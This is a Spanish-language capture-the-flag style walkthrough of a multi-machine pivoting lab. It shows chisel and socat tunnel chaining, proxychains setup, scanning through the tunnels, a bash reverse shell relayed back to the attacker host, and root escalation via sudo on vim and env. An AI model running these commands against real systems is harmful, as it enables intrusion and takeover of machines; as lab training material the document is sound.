
```
root@dc7b5c415abe:/home/mario# sudo /usr/bin/vim -c '!/bin/bash'
root@dc7b5c415abe:/home/mario#
```

3.3. Extendiendo el túnel hacia la máquina 3

Comprobamos las interfaces de red:

```
root@dc7b5c415abe:/home/mario# hostname -I
20.20.20.3 30.30.30.2
root@dc7b5c415abe:/home/mario#
```

Y obtenemos varias sesiones para tener persistencia:



Ahora, desde la máquina inicial, compartimos `chisel` hacia esta siguiente máquina mediante un servidor HTTP con Python:

```
root@fe3df0e12692:/tmp# ls
chisel
root@fe3df0e12692:/tmp# hostname -I
10.10.10.2 20.20.20.2
root@fe3df0e12692:/tmp# python3 -m http.server 5000
20.20.20.3 - - [21/Apr/2024 13:36:25] "GET /chisel HTTP/1.1" 200

```



```
root@dc7b5c415abe:/home/mario# wget http://20.20.20.2:5000/chisel
--2024-04-21 13:36:24-- http://20.20.20.2:5000/chisel
Connecting to 20.20.20.2:5000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8339456 (8.0M) [application/octet-stream]
Saving to: 'chisel'

chisel          100%[=====>] 7.95M  --.-KB/s   in 0.02s

2024-04-21 13:36:25 (477 MB/s) - 'chisel' saved [8339456/8339456]

root@dc7b5c415abe:/home/mario# ls
chisel
root@dc7b5c415abe:/home/mario#
```

Desde la primera máquina vamos a necesitar `socat` para ir reenviando la conexión de `chisel`:

```
https://github.com/andrew-d/static-
binaries/blob/master/binaries/linux/x86_64/socat
```

Lo obtenemos en la primera máquina:

```
root@fe3df0e12692:/tmp# ls
chisel
socat
root@fe3df0e12692:/tmp#
```

Decimos que todo lo que llegue a la red `10.10.10.0/24` se reenvíe a la máquina atacante por el puerto 1234, que es donde tenemos `chisel` escuchando:

```
./socat tcp-l:1111,fork,reuseaddr tcp:192.168.0.20:1234
```

```
(manchi) 10.10.10.2
root@fe3df0e12692:/tmp# ./socat tcp-l:1111,fork,reuseaddr tcp:192.168.0.20:1234
```

Con `socat` ya escuchando, usamos `chisel` para enviar a la segunda interfaz de la primera máquina el nuevo túnel, que va a funcionar por el puerto 8888:

```
./chisel client 20.20.20.2:1111 R:8888:socks
```

```
root@dc7b5c415abe:/home/mario# ./chisel client 20.20.20.2:1111 R:8888:socks
2024/04/21 13:49:35 client: Connecting to ws://20.20.20.2:1111
2024/04/21 13:49:35 client: Connected (Latency 1.01704ms)
```

De tal forma que recibimos la conexión:

```
(kali㉿kali)-[~/Desktop/pivoting]
$ sudo chisel server --reverse -p 1234
[sudo] contraseña para kali:
2024/04/21 15:21:57 server: Reverse tunnelling enabled
2024/04/21 15:21:57 server: Fingerprint pbt60U2b1S3JMiA0vLkQwVxqUUbN3lk9FhugUuFjCK8=
2024/04/21 15:21:57 server: Listening on http://0.0.0.0:1234
2024/04/21 15:22:05 server: session#1: Client version (1.7.5) differs from server version (1.9.1-0kali1)
2024/04/21 15:22:05 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
2024/04/21 15:49:35 server: session#2: Client version (1.7.5) differs from server version (1.9.1-0kali1)
2024/04/21 15:49:35 server: session#2: tun: proxy#R:127.0.0.1:8888=>socks: Listening
```

Para que `proxychains` enrute correctamente a través de este nuevo túnel, editamos `proxychains.conf` : descomentamos la línea `strict_chain` :

```
# The option below identifies h
# only one option should be und
# otherwise the last appearing
##
dynamic_chain ←
#
# Dynamic - Each connection wil
# all proxies chained in the or
# at least one proxy must be or
```


Comentamos esta otra línea:

```
# otherwise EINTR is ret
#
#strict_chain
#
# Strict - Each connecti
# all proxies chained in
```

Y añadimos el nuevo túnel al final del archivo:

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 8888
socks5 127.0.0.1 1080
```

Ahora preparamos también el navegador para pasar por este otro nuevo túnel:



4. Máquina 3 — acceso final y escalada con `env`


4.1. Escaneo y fuzzing a través del túnel

Hacemos un escaneo de puertos con `nmap` a esta nueva dirección IP:

```
proxychains nmap -sT -Pn -p- -sV --open -T5 -v -n 30.30.30.3 2>/dev/null
```

```
(root@kali) - [/home/kali/Desktop/pivoting]
# proxychains nmap -sT -Pn -p- -sV --open -T5 -v -n 30.30.30.3 2>/dev/null
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-21 15:58 CEST
NSE: Loaded 46 scripts for scanning.
Initiating Connect Scan at 15:58
Scanning 30.30.30.3 [65535 ports]
Discovered open port 80/tcp on 30.30.30.3
```

Vemos que tenemos visibilidad con el puerto 80 de la `30.30.30.3` :




Hacemos fuzzing web con `gobuster` pasando por el túnel:

```
gobuster dir -u http://30.30.30.3 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt --proxy socks5://127.0.0.1:8888
```


```
(root@kali) - [~/home/kali/Desktop/pivoting]
# gobuster dir -u http://30.30.30.3 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt --proxy socks5://127.0.0.1:8888
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://30.30.30.3
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] Proxy: socks5://127.0.0.1:8888
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/uploads (Status: 301) [Size: 310] [-> http://30.30.30.3/uploads/]
Progress: 58355 / 207644 (28.10%)
```

Vemos el directorio `uploads` :



4.2. Reverse shell encadenada a través de todos los túneles

Preparamos la reverse shell:



Como esta máquina no tiene salida directa hacia nuestro Kali, tenemos que preparar `socat` para que la reverse shell vaya desde la IP `30.30.30.3` reenviándose máquina a máquina, desde la red `10.10.10.0/24` hasta la `20.20.20.0/24` :

```
(manchi) 10.10.10.2
root@fe3df0e12692:/tmp# python3 -m http.server 5000
20.20.20.3 - - [21/Apr/2024 14:03:25] "GET /socat HTTP/1.1" 200 -
█
```

Con `socat` decimos que todo lo que reciba por el puerto 2222 se envíe a la máquina `20.20.20.2` a su puerto 2222, y a su vez que esta envíe la reverse shell a nuestro Kali por el puerto 443:

```
./socat tcp-l:2222,fork,reuseaddr tcp:20.20.20.2:2222
./socat tcp-l:2222,fork,reuseaddr tcp:192.168.0.20:443
```

Y desde la máquina 3 lanzamos la reverse shell:

```
bash -c "bash -i >& /dev/tcp/30.30.30.2/2222 0>&1"
```



Y con `netcat` recibimos la conexión:

```
(root@kali) - [/home/kali/Desktop/pivoting]
# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.0.20] from (UNKNOWN) [10.10.10.2] 46248
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@102bdc8cb955:/var/www/html/uploads$ █
```

Repetimos la misma conexión para tener varias sesiones, todas ellas recibidas por el puerto 443:

```
--: sudo chisel x (manchi) 10.10.10.2 x --: sudo su x --: sudo nc x
--: sudo su
(kali@kali) - [/home/kali/Desktop/pivoting]
# nano php-reverse-shell.php

(kali@kali) - [/home/kali/Desktop/pivoting]
# nano shell.php

(kali@kali) - [/home/kali/Desktop/pivoting]
# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.0.20] from (UNKNOWN) [10.10.10.2] 46248
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@102bdc8cb955:/var/www/html/uploads$ ls
ls
php-reverse-shell.php
shell.php
www-data@102bdc8cb955:/var/www/html/uploads$

(kali@kali) - [/~/Desktop]
$ sudo nc -nlvp 443
[sudo] contraseña para kali:
listening on [any] 443 ...
connect to [192.168.0.20] from (UNKNOWN) [10.10.10.2] 53802
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@102bdc8cb955:/var/www/html/uploads$

(kali@kali) - [/~/Desktop]
$ sudo nc -nlvp 443
[sudo] contraseña para kali:
listening on [any] 443 ...
connect to [192.168.0.20] from (UNKNOWN) [10.10.10.2] 48932
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@102bdc8cb955:/var/www/html/uploads$

(kali@kali) - [/~/Desktop]
$ sudo nc -nlvp 443
[sudo] contraseña para kali:
listening on [any] 443 ...
connect to [192.168.0.20] from (UNKNOWN) [10.10.10.2] 41508
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@102bdc8cb955:/var/www/html/uploads$

(kali@kali) - [/~/Desktop]
$ sudo nc -nlvp 443
[sudo] contraseña para kali:
listening on [any] 443 ...
connect to [192.168.0.20] from (UNKNOWN) [10.10.10.2] 41512
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@102bdc8cb955:/var/www/html/uploads$
```

4.3. Escalada a root


Ejecutando `sudo -l` vemos que como root podemos ejecutar el binario `env` :

 **Vulnerabilidad — Escalada de privilegios vía `sudo` sobre `env`**

`env` permite lanzar cualquier programa con el entorno indicado. Al poder ejecutarlo con `sudo` , basta con hacer que lance una shell para obtener una sesión de root.

```
sudo /usr/bin/env /bin/sh
```

Y ahora ya tenemos varias sesiones de root en esta máquina:



4.4. Cerrando la cadena completa de túneles

Para terminar de encadenar el pivote completo, hacemos que todo lo que reciba la máquina 1 por el puerto 3333 se mande a `chisel` para poder llegar hasta esta última máquina:

```
./socat tcp-l:333,fork,reuseaddr tcp:192.168.0.20:1234
```

```
root@fe3df0e12692:/tmp# ./socat tcp-l:333,fork,reuseaddr tcp:192.168.0.20:1234
```

Y a su vez que la máquina 2 reenvíe todo lo que reciba por el puerto 333 hacia la `20.20.20.2`:

```
./socat tcp-l:333,fork,reuseaddr tcp:20.20.20.2
```

```
root@dc7b5c415abe:/home/mario# ./socat tcp-l:333,fork,reuseaddr tcp:20.20.20.2
```

Y ya desde la última máquina lanzamos la conexión de `chisel`, pasando por `socat` a través de todos los túneles hasta nuestra máquina atacante:

```
./chisel client 30.30.30.2:333 R:9999:socks
```



Resumen de la cadena de ataque

1. Desplegamos las cinco máquinas del escenario de pivoting con `auto_deploy.sh`.
2. **Máquina 1:** explotamos una LFI en `/shop/index.php` para leer `/etc/passwd`, accedemos por SSH tras fuerza bruta con `hydra`, pivotamos al usuario `seller` con fuerza bruta local y escalamos a root abusando de `sudo` sobre `php`.
3. Levantamos un túnel con `chisel` desde la máquina 1 hacia nuestro Kali para alcanzar la red de la máquina 2.
4. **Máquina 2:** accedemos por SSH tras fuerza bruta con `hydra` y escalamos a root abusando de `sudo` sobre `vim`.
5. Encadenamos `chisel` y `socat` a través de las máquinas 1 y 2, y ajustamos `proxychains.conf` para alcanzar la red de la máquina 3.
6. **Máquina 3:** localizamos el directorio `uploads` con `gobuster`, subimos una reverse shell y la reenviamos a través de toda la cadena de túneles `socat` / `chisel` hasta nuestro Kali.
7. Escalamos a root en la máquina 3 abusando de `sudo` sobre `env`, completando el compromiso de las tres máquinas del escenario.